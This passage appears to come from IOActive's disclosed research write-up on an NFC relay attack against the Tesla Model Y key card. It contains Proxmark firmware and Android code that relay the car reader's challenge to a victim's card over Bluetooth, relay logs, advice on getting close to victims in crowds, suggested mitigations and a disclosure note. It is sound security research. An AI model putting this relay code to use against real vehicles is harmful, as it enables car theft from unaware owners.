                            DbpString(_YELLOW_("!!") "Sending LAST WTX");
                            Dbhexdump(dynamic_response_info.response_n, dynamic_response_info.response, false);
                            EmSendPrecompiledCmd(p_response);



                            DbpString(_YELLOW_("!!") "reading last response from reader!");
                            if (!GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &len)){

                                    DbpString(_YELLOW_("!!") "HEY! LAST GetIso14443aCommandFromReader FAILED!");

                                }
                                    lenpacket = usart_read_ng(rpacket, sizeof(rpacket));
                                    flag = 0;


                        if (lenpacket > 0) {
                            DbpString(_YELLOW_("[ ") "Received Bluetooth data" _YELLOW_(" ]"));
                            Dbhexdump(lenpacket, rpacket, false);
                            prevcmd = prevcmd;

                        }
                    }
                }
```

The code then handles the data that it received over NFC, first checking the very first bytes and handling the type of low-level NFC message received in the earlier stages of the communication.



```
if (receivedCmd[0] == ISO14443A_CMD_REQA && len == 1 && req_flag == 0) {  // Received a REQUEST
    DbpString(_YELLOW_("+") "REQUEST Received");
    p_response = &responses[RESP_INDEX_ATQA];
    req_flag = 1;
} else if (receivedCmd[0] == ISO14443A_CMD_HALT && len == 4) {  // Received a HALT
    DbpString(_YELLOW_("+") "Received a HALT");
    p_response = NULL;
    resp = 0;
} else if (receivedCmd[0] == ISO14443A_CMD_WUPA && len == 1) {  // Received a WAKEUP
    DbpString(_YELLOW_("+") "WAKEUP Received");
    p_response = &responses[RESP_INDEX_ATQA];
    resp = 0;
} else if (receivedCmd[1] == 0x20 && receivedCmd[0] == ISO14443A_CMD_ANTICOLL_OR_SELECT && len == 2) {
    req_crc = 0;
    DbpString(_YELLOW_("+") "Request for UID C1");
```


If it's just receiving application layer messages (APDUs), the code will handle those too:



```
if ((receivedCmd[0] == 0x0a || receivedCmd[0] == 0x0b || receivedCmd[0] == 0xfa ) && len > 3) {

    if (receivedCmd[7] == 0xf4) {

        DbpString(_YELLOW_("!!") "Receiving first select Tesla AID");
        req_crc = 1;

        dynamic_response_info.response_n = 4;
        dynamic_response_info.response[0] = 0x0a;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x6d;
        dynamic_response_info.response[3] = 0x00;
    }
    if (receivedCmd[7] == 0x74) {

        DbpString(_YELLOW_("!!") "Receiving second select Tesla AID");
        req_crc = 0;
        dynamic_response_info.response_n = 6;
        dynamic_response_info.response[0] = 0x0b;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x90;
        dynamic_response_info.response[3] = 0x00;
        dynamic_response_info.response[4] = 0x48;
        dynamic_response_info.response[5] = 0x8f;

        prevcmd = receivedCmd[0];

    }
    if (receivedCmd[0] == 0xfa) {

        DbpString(_YELLOW_("!!") "Receiving WTX response from reader, send WTX again");
        req_crc = 0;


        dynamic_response_info.response_n = 5;
        dynamic_response_info.response[0] = 0xfa;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x01;
        dynamic_response_info.response[3] = 0xd3;
        dynamic_response_info.response[4] = 0x4b;

    }
```

Once we've received the challenge from the vehicle's reader, we need to send that data to the second attacker's smartphone using the Bluetooth interface. We'll copy the content of the buffer received, send it to the Bluetooth chip through the UART, and process that data in the second attacker's smartphone application.

Also, once we've received the crypto response over Bluetooth, we'll need to send that to the vehicle's reader via NFC.




```
if (receivedCmd[3] == 0x11) {
    DbpString(_YELLOW_("!!") "Receiving Challenge from reader");
    prevcmd = receivedCmd[0];
    bufferlen = len;
    memcpy(&buffert[0], &bufferlen, 1);
    memcpy(&buffert[1], &receivedCmd[1], bufferlen);
    resp = 2;

    DbpString(_YELLOW_("!!") "Sending WTX to reader");
    req_crc = 0;

    dynamic_response_info.response_n = 5;
    dynamic_response_info.response[0] = 0xfa;
    dynamic_response_info.response[1] = 0x00;
    dynamic_response_info.response[2] = 0x01;
    dynamic_response_info.response[3] = 0xd3;
    dynamic_response_info.response[4] = 0x4b;



}if (lenpacket > 0) {
    DbpString(_YELLOW_("[ ") "Answering using Bluetooth data!" _YELLOW_(" ]"));
    if (rpacket[0] != 0x0b){
    memcpy(&dynamic_response_info.response[2], rpacket, lenpacket);
    dynamic_response_info.response[0] = 0x0a;
    dynamic_response_info.response[1] = 0x00;
    dynamic_response_info.response[lenpacket+2] = 0x90;
    dynamic_response_info.response[lenpacket+3] = 0x00;
    dynamic_response_info.response_n = lenpacket + 4;
    req_crc = 1;
    lenpacket = 0;
    resp = 1;
    final = 1;
    }else {
        dynamic_response_info.response[0] = 0x0b;
        dynamic_response_info.response[1] = 0x00;
        dynamic_response_info.response[2] = 0x90;
        dynamic_response_info.response[3] = 0x00;
        dynamic_response_info.response_n = 4;
        resp = 1;
        req_crc = 1;
        lenpacket = 0;
    }
} else if (resp == 2){

    DbpString(_YELLOW_("[ ") "SENDING OVER BLUETOOH: " _YELLOW_(" ]"));
    Dbhexdump(bufferlen - 2, buffert, false);

    usart_writebuffer_sync(buffert, bufferlen - 2);
    p_response = NULL;
    flag = 1;
    resp = 1;
}
```

Just before we send anything over NFC, we must add the CRC bytes, prepare the modulation with `prepare_tag_modulation()` and then send the data over NFC with `EmSendPrecompiledCmd()`.

The Proxmark code is more-or-less ready, but we do need to create additional code to run on the second attacker's smartphone, which will be close to the victim's Tesla NFC card. That application will need NFC, Bluetooth, and Wi-Fi capabilities to perform the relay attack.

When the Android application running on the second attacker's smartphone receives the challenge from the Proxmark via Wi-Fi or Bluetooth, it will relay that challenge to the victim's card over NFC, then read the crypto response and send it back to the Proxmark.




```java
public void onTagDiscovered(Tag tag) {
    byte [] data;
    boolean lol = true;

        Log.i(TAG, "New tag discovered");

        IsoDep isoDep = IsoDep.get(tag);
        if (isoDep != null) {
            try {
                // Connect to the remote NFC device
                isoDep.connect();
                Log.i(TAG, "Requesting remote AID: ");

                while (lol) {
                    if (mConnectedThread.flag == true) {
                        data = Arrays.copyOfRange(mConnectedThread.buffer3, 2, mConnectedThread.buffer3.length);
                        Log.i(TAG, "Sending to card challenge: " + ByteArrayToHexString(data));
                        byte[] result = isoDep.transceive(data);
                        int resultLength = result.length;
                        byte[] statusWord = {result[resultLength - 2], result[resultLength - 1]};
                        byte[] payload = Arrays.copyOf(result, resultLength - 2);


                        Log.i(TAG, "Send to Proxmark challenge response : " + ByteArrayToHexString(payload));
                        mConnectedThread.write(payload);
```

The following proof-of-concept video shows the relay attack performed with a Proxmark connected with a USB cable to the computer so that you can see all of the logs on the screen in real time. The Tesla NFC card is also placed in an NFC reader connected to another laptop, which connects over Bluetooth with the Proxmark for the relay attack.

In the second video, we demonstrate the attack in a more real-world scenario using the Proxmark and the smartphone application. The first attacker waits for the victim to leave the car, then gets close to the vehicle's reader with the Proxmark. In the meantime, the second attacker will get closer to the victim and use a smartphone to read the Tesla NFC card in the victim's pocket.


This demonstration answers the questions we previously asked:

- Time limitation seems to be very permissive, and it was possible to perform this attack via Bluetooth from several meters away, as well as via Wi-Fi with much greater distances. We believe it may be possible to make it work via the Internet as well.
- Only one challenge/response is required to open and drive the car when the "PIN to Drive" feature is not enabled in the vehicle.



```
[=] !!Receiving WTX response from reader, send WTX again
[=] ——
[=] SENDING OVER NFC:
[=] fa 00 01 d3 4b
[=] !!Receiving WTX response from reader, send WTX again
[=] ——
[=] SENDING OVER NFC:
[=] fa 00 01 d3 4b
[=] !!Receiving WTX response from reader, send WTX again
[=] ——
[=] SENDING OVER NFC:
[=] fa 00 01 d3 4b
[=] !!Sending LAST WTX
[=] fa 00 01 d3 4b
[=] !!reading last response from reader!
[=] [ Received Bluetooth data ]
[=] 7c a7 96 01 f8 a5 63 5b
[=] 7b 25 73 11 ad 62 01 91
[=] !!Receiving WTX response from reader, send WTX again
[=] [ Answering using Bluetooth data! ]
[=] ——
[=] SENDING OVER NFC:
[=] 0a 00 7c a7 96 01 f8 a5
[=] 63 5b 7b 25 73 11 ad 62
[=] 01 91 90 00 57 88
[=] !!Received unknown command! Probably REQA again
[=] 26
[=] !!Received unknown command! Probably REQA again
[=] 26
[=] !!Received unknown command! Probably REQA again
[=] 26
[=] !!Received unknown command! Probably REQA again
[=] 26
[=] !!Received unknown command! Probably REQA again
[=] 26
[=] !!Receiving 0x14 command from reader
[=] 0b 00 00 14 00 00 00 bd
```

https://t.me/learningnets



- One of the attackers does have to be very close to the victim's card. This distance might change depending on multiple factors, but a distance of 4 cm or less might be fairly precise when using a smartphone. Using a more specialized, high power device might make this distance bigger, even more than 60cm: https://eprint.iacr.org/2006/054.pdf. (however, 4cm can be enough in some scenarios when the victim is distracted, like a crowded night club/disco. If the attacker at the vehicle is ready at the driver's door, then contact with the victim's NFC card needs to only be for one to two seconds to be effective.)

There are several ways Tesla could fix or mitigate this issue, although they may require hardware changes, some examples could be the following:

- As we previously mentioned, time limitation is key. If the system can be more precise with its timing while waiting for a crypto response, it would make it much harder to exploit these issues over Bluetooth/Wi-Fi. However, if the system is too restrictive on timing, legitimate users may have problems when trying to unlock or start the car (e.g. if their smartphone is under load or in battery saving mode).
- Count the WTX packets and reject more than what is necessary. This is similar to the above solution, but instead of counting time, the system would count the number of WTX packets.

DISCLOSURE:

IOActive contacted Tesla about this issue in the Model Y. IOActive understands that Tesla is well aware of this issue in other Tesla models.

Tesla claims that this security issue is mitigated with the "PIN to Drive" feature, which would still allow attackers to open and access the car, but would not allow them to drive it. However, this feature is optional, and Tesla owners who are not aware of these issues may not be using it.

About IOActive

IOActive is a trusted partner for Global 1000 enterprises, providing research-fueled security services across all industries. Our cutting-edge security teams provide highly specialized technical and programmatic services including full stack penetration testing, program efficacy assessments, and hardware hacking. IOActive brings a unique attacker's perspective to every client engagement to maximize security investments and improve client's overall security posture and business resiliency. Founded in 1998, IOActive is headquartered in Seattle with global operations. For more information, visit ioactive.com.